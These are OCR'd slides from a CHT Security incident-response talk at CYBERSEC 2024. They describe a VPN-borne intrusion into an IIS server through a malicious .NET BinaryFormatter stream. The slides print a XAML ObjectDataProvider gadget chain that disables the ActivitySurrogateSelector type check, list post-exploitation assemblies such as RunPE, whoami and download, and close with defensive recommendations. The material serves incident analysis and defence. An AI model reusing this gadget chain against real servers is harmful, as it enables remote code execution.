

WARNING
DEACTIVATED
DEACTIVATED
VPN
192.168.6.66
192.168.8.86
HEADER
HEADER
(BinaryFormatter)
Malicious Serialization Stream
MAC

中華資安國際
CHT Security

```
<ObjectDataProvider x:Key="type" ObjectType="{x:Type s:Type}" MethodName="GetType">
<ObjectDataProvider.MethodParameters>
<s:String>System.Workflow.ComponentModel.AppSettings, System.Workflow. ...</s:String>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
<ObjectDataProvider x:Key="field" ObjectInstance="{StaticResource type}" MethodName="GetField">
<ObjectDataProvider.MethodParameters>
<s:String>disableActivitySurrogateSelectorTypeCheck</s:String>
<r:BindingFlags>40</r:BindingFlags>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
<ObjectDataProvider x:Key="set" ObjectInstance="{StaticResource field}" MethodName="SetValue">
<ObjectDataProvider.MethodParameters>
<s:Object/>
<s:Boolean>true</s:Boolean>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
<ObjectDataProvider x:Key="setMethod" ObjectInstance="{x:Static c:ConfigurationManager.Ap ...>
<ObjectDataProvider.MethodParameters>
<s:String>microsoft:WorkflowComponentModel:DisableActivitySurrogateSelectorTypeCheck</s:String>
<s:String>true</s:String>
</ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
```

192.168.8.86

中華資安國際
CHT Security



dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.exe -ap
dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.exe -ap
whoami, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.exe -ap
ping, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.exe -ap
dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.exe -ap
ping, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.exe -ap
ping, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.exe -ap
dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
whoami, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
netstat, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
PList, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
download, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
delete, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
dir, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
delete, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
ems, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
delete, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.ex
ems, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null	c:\windows\system32\inetsrv\w3wp.exe -ap

Assembly Explorer


- type (0.0.0.0)
- whoami (0.0.0.0)
- RunPE (1.0.0.0)
- dir (0.0.0.0)
- whoami (0.0.0.0)
- ping (0.0.0.0)
- ping (0.0.0.0)
- PList (0.0.0.0)
- download (0.0.0.0)
- delete (0.0.0.0)
- ems (0.0.0.0)
- ipconfig (0.0.0.0)

192.168.8.86

結語

- 重置 AUTOGEN / MACHINE KEY
- 限縮VPN網段連線目標
- 導入OTP相關機制

- VPN登入偵測機制
- VPN網段連線偵測機制
- 端點惡意活動識別與應變機制
- 身分活動識別



結語

中華資安國際
CHT Security

CYBERSEC 2024
臺灣資安大會

2024.05.14 ‣ 2024.05.16
9:00 - 17:00

臺灣資安館 T26/T31
南港展覽館二館 4F

- 身分活動識別

感謝